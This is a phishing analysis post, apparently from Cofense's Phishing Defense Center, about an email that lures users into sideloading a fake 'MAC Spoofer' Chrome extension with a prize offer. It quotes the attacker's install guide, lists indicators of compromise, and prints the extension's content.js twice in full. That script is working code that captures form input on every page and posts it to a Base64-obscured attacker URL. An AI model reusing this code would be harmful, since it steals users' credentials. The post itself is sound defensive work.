“Privacy” and “Prizes”: Rewards from a Malicious Browser Extension

By: Ethan Hermanns, Cofense Phishing Defense Center

The internet is rife with scams, typically promising prizes via malicious links or requests for personal data. Recently, the Cofense Phishing Defense Center (PDC) found a rather unique sample: an email urging users to install a Chrome extension through an attached file. The threat actor hopes to entice users to install this extension by offering a chance at $50,000 if they leave it installed and use it for 30 days. Using social engineering techniques, the threat actor preys on a user's hope for privacy and a possible cash reward. Additionally, at face value, the sender address appears to be related to a tech company domain, hibarriotech[.]com, further adding to the feeling of legitimacy. Users are told to simply install this "MAC spoofer." But is that what it really is?




Figure 1: Email Body

Looking at the body of the email in Figure 1, the threat actors mention providing a tool called Mac Spoofer. Allegedly, Mac Spoofer offers the ability to change your IP address and browse the web anonymously without any restrictions. In addition, there is the offer of that $50,000 prize that 100 people will win, again using social engineering to give the email a sense of urgency, in hopes the recipient spends less time investigating and instead installs the extension quickly. All that an entry to win the prize requires is installing and using the extension for 30 days. Helpfully, the threat actors not only provide a .ZIP file, but also a document with instructions on how to install the file.

The threat actors use a domain, hibarriotech[.]com, to try to make it seem like it's a legitimate product from a tech company, and this domain was registered in February of 2025. This is older than most domains observed used for malicious purposes, but younger than many of the legitimate tools, services, and companies we see today. The threat actor providing instructions is a key component of this campaign, as most users are likely familiar with installing extensions over the Chrome Web Store, and notably, that's not the case with this extension: it must be manually installed, and as that's not a common procedure, they saw fit to include instructions on how to do that.

How to Install and Pin the MAC Spoofer Extension on Google Chrome

Step 1: Prepare Your Extension Folder

Make sure your MAC Spoofer extension is in an **unzipped folder**. The folder should contain at least:

- manifest.json
- Your HTML/JS/CSS files
- Icons (optional but recommended)

Step 2: Open the Chrome Extensions Page

1. Open Google Chrome.
2. Go to the extensions page:

chrome://extensions/

Or:

- Click the **3-dot menu** at the top-right.
- Go to **Manage Extensions >**

Extensions.

Image Example:





Figure 2.1: Attached Installation Guide

Step 3: Enable "Developer Mode"

1. Toggle the **Developer mode** switch at the top right of the page.


Image Example:



Step 4: Load the Extension

1. Click **"Load unpacked"**.
2. Make sure your zipped extension has been unzipped to the folder level.
3. Navigate to your **unzipped extension folder**, select it, and click **Open**.

Image Example:



Once loaded, your MAC Spoofer extension should appear in the list.

Step 5: Pin the Extension to the Toolbar

1. Click the **puzzle icon** next to the Chrome address bar.
2. Find the MAC Spoofer extension in the list.
3. Click the **pin icon** next to it.

Now the extension icon should be visible on the top-right of Chrome.

You're Done!

Figure 2.2: Attached Installation Guide




Figure 2.3: Attached Installation Guide

Figures 2.1 to 2.4 from the attached document illustrate the step-by-step process of the installation included by the threat actors, documenting enabling developer mode and adding the unzipped contents of the ZIP file to Chrome as the extension and ensuring it's pinned and available. There are no IOCs within the document, so we'll move to take a look at the contents of that ZIP file.




Figure 3.1: Extracted Files




Figure 3.2: Extracted Files




Figure 3.3: Extracted Files

After the ZIP is extracted, there will be a folder with the same name as the extension, mac_spoofer_chrome_ext_prod. Within the folder will be the files shown in Figure 3. Files such as index.js, manifest.json, and index.html, contain metadata or other information Chrome needs for this to be a valid extension. However, these files do not contain functionality for the extension itself, and so we'll be taking a deeper look into two of the files: content.js and main.min.js. Content.js appears to provide the core functionality of the extension, while main.min.js appears to be a support library.




Figure 4: content.js

Figure 4 shows the plaintext JavaScript code used in content.js, with particular interest in the constants 'e' and 'a.' After Base64 decoding the contents of 'e', we see it's the URL of (defanged) hxxps[:]//reader.hibarriotech[.]com/api/send-anything, and 'a' can likewise be Base64 decoded to 'POST', giving us a clue as to this particular piece of malware's purpose: sending information back to the threat actor. While investigating the extension, upon attempting to log in to several financial and non-financial services after installing the extension, calls to the hxxps[:]//reader.hibarriotech[.]com/api/send-anything URL was observed upon attempting to complete the login. This would suggest that the extension intends to capture credentials for later use by the threat actor, as exemplified below upon attempting to log in to Chase using false credentials.

```
const n = t => {
  const e = "aHR0cHM6Ly9yZWFkZXIuaGliYXJyaW90ZWNoLmNvbS9hcGkvc2VuZC1hbnl0aGluZw==";
  const a = "UE9TVA==";
  const n = atob(e);
  const o = atob(a);
  const c = document.location.href;
  return fetch(n, {method: o, body: JSON.stringify({...t, url: c}), headers: {t: "application/json"}, mode: "no-cors"});
};
const t = t => {
  const a = t.target;
  if (_.isObject(a)) {
    let t = a.getAttributeNames();
    if (!_.isArray(t)) {
      t = [];
    }
    const e = _.reduce(t, (t, e) => {
      if (e) {
        t[e] = a.getAttribute(e);
      }
      return t;
    }, {});
    n({tagName: a.tagName, o: e, value: a.value, u: (new Date).toUTCString()});
  }
};
document.addEventListener("input", _.debounce(t, 700, {i: false, l: true, m: 1500}), {capture: true});
document.addEventListener("change", _.debounce(t, 500, {m: 1500, l: true}), {capture: true});
```

Figure 5: Fiddler output identifying calls to the threat actor domain

Below is a formatted copy of the content.js content, with the specific items referenced above highlighted for clarity:

```
const n = t => {
  const e = "aHR0cHM6Ly9yZWFkZXIuaGliYXJyaW90ZWNoLmNvbS9hcGkvc2VuZC1hbnl0aGluZw==";
  const a = "UE9TVA==";
  const n = atob(e);
  const o = atob(a);
  const c = document.location.href;
  return fetch(n, {method: o, body: JSON.stringify({...t, url: c}), headers: {t: "application/json"}, mode: "no-cors"});
};
const t = t => {
  const a = t.target;
  if (_.isObject(a)) {
    let t = a.getAttributeNames();
    if (!_.isArray(t)) {
      t = [];
    }
    const e = _.reduce(t, (t, e) => {
      if (e) {
        t[e] = a.getAttribute(e);
      }
      return t;
    }, {});
    n({tagName: a.tagName, o: e, value: a.value, u: (new Date).toUTCString()});
  }
};
document.addEventListener("input", _.debounce(t, 700, {i: false, l: true, m: 1500}), {capture: true});
document.addEventListener("change", _.debounce(t, 500, {m: 1500, l: true}), {capture: true});
```

Figure 6: Content.js Content

In addition to content.js, a main.min.js was observed as well, appearing to refer to the Lodash library, a legitimate utility library, in this case, being used by the threat actor.




Figure 7: Mac Spoofer Browser Extension settings page

Taking a look at the extension within Chrome after installation, once again it shows its claim of randomizing the user's MAC address to avoid recognition, though no code to that effect was observed in the extension.

This threat posed an interesting departure from some of the more common threat vectors Cofense sees employed, of malicious URLs and HTML attachments. While there are feasible methods of preventing users from sideloading extensions into Chrome or other browsers, remediating the threat prior to needing those protections in place would provide for defense-in-depth against threats such as these, and that is precisely where Cofense can assist. While secure email gateways (SEGs) are a key part of email defense, they do miss threats, and having human analysis reviewing what slips through can protect organizations, enterprises, and even smaller businesses against threats like the one described above. Cofense's Managed Phishing and Defense services can analyze and guard your users and the information they hold against threats that defeat automated solutions. Request a demo today to learn more.

Stage 1 - Observed Email Infection URL: Infection URL IP(s):

hxxps[:]//reader.hibarriotech[.]com/api/send-anything 194[.]146[.]41[.]102

Stage 2: Discovered Malicious File(s):

File Name:	mac_spoofer_chrome_ext_prod.zip
MD5:	88c440ebc36aa51b1c598d4ed5c67dac
SHA256:	25bddf64acd086d0c1cfb1fceb60df60a377f9aa7492df77f2937be41298ac79
File Size:	28.5 KB
File Name:	Content.js
MD5:	Ce9e91bd98c87974e9f458127eb80564
SHA256:	5fd98f27d03587115f0c2a3e16500416139783895fc2f0d21af6cfd9c042e520
File Size:	697 Bytes
File Name:	Main.min.js
MD5:	Aa5a66f28b015503b26e63c0c9922f74
SHA256:	1627aab619d90d9bcf99a56b2dec9773b5cdef228778407896d95c36fcadcfec
File Size:	71.8 KB